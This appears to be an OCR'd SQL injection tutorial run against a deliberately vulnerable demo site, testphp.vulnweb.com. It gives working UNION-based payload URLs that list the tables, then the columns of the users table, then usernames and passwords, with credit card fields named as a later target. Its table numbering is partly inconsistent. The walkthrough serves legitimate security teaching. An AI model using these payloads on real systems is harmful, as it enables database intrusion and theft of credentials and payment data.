
From the screenshot, you can read the database name **acuart**



Next query will extract the current username as well as a version of the database system

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,version(),current_user()
```


Here we have retrieve **5.1.73 0ubuntu0 10.04.1** as version and **acuart@localhost** as the current user



Through the next query, we will try to fetch table name inside the database


```
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 0,1
```

From the screenshot you read can the name of the first table is **artists**.




```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,table_name,3 from information_schema.tables where
table_schema=database() limit 1,1
```


From the screenshot you can read the name of the second table is **carts**.



Similarly, repeat the same query for another table with slight change


```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,table_name,3 from information_schema.tables where
table_schema=database() limit 2,1
```

We got table 3: **categ**




```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,table_name,3 from information_schema.tables where
table_schema=database() limit 3,1
```


We got table 4: **featured**



Similarly repeat the same query for table 4, 5, 6, and 7 with making slight changes in LIMIT.


```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,table_name,3 from information_schema.tables where
table_schema=database() limit 7,1
```

We got table 7: **users**




```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,table_name,3 from information_schema.tables where
table_schema=database() limit 8,1
```

Since we didn't get anything when the limit is set 8, 1 hence there might be 8 tables only inside the database.




the concat function is used for concatenation of two or more string into a single string.

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(table_name),3 from information_schema.tables
where table_schema=database()
```

From screen you can see through concat function we have successfully retrieved all table name inside the

database.

```
Table 1: artist

Table 2: Carts

Table 3: Categ

Table 4: Featured

Table 5: Guestbook

Table 6: Pictures

Table 7: Product

Table 8: users
```




Maybe we can get some important data from the **users** table, so let's penetrate more inside. Again Use the concat function for table users for retrieving its entire column names.

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(column_name),3 from information_schema.columns
where table_name='users'
```

Awesome!! We successfully retrieve all eight column names from inside the table users.


Then I have chosen only four columns i.e. **uname, pass, email** and **cc** for further enumeration.



Use the concat function for selecting **uname** from table users by executing the following query through URL

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(uname),3 from users
```


From the screenshot, you can read uname: **test**



Use the concat function for selecting **pass** from table users by executing the following query through URL

```
http://testphp.vulnweb.com/artists.php?artist=-1 union select
1,group_concat(pass),3 from users
```

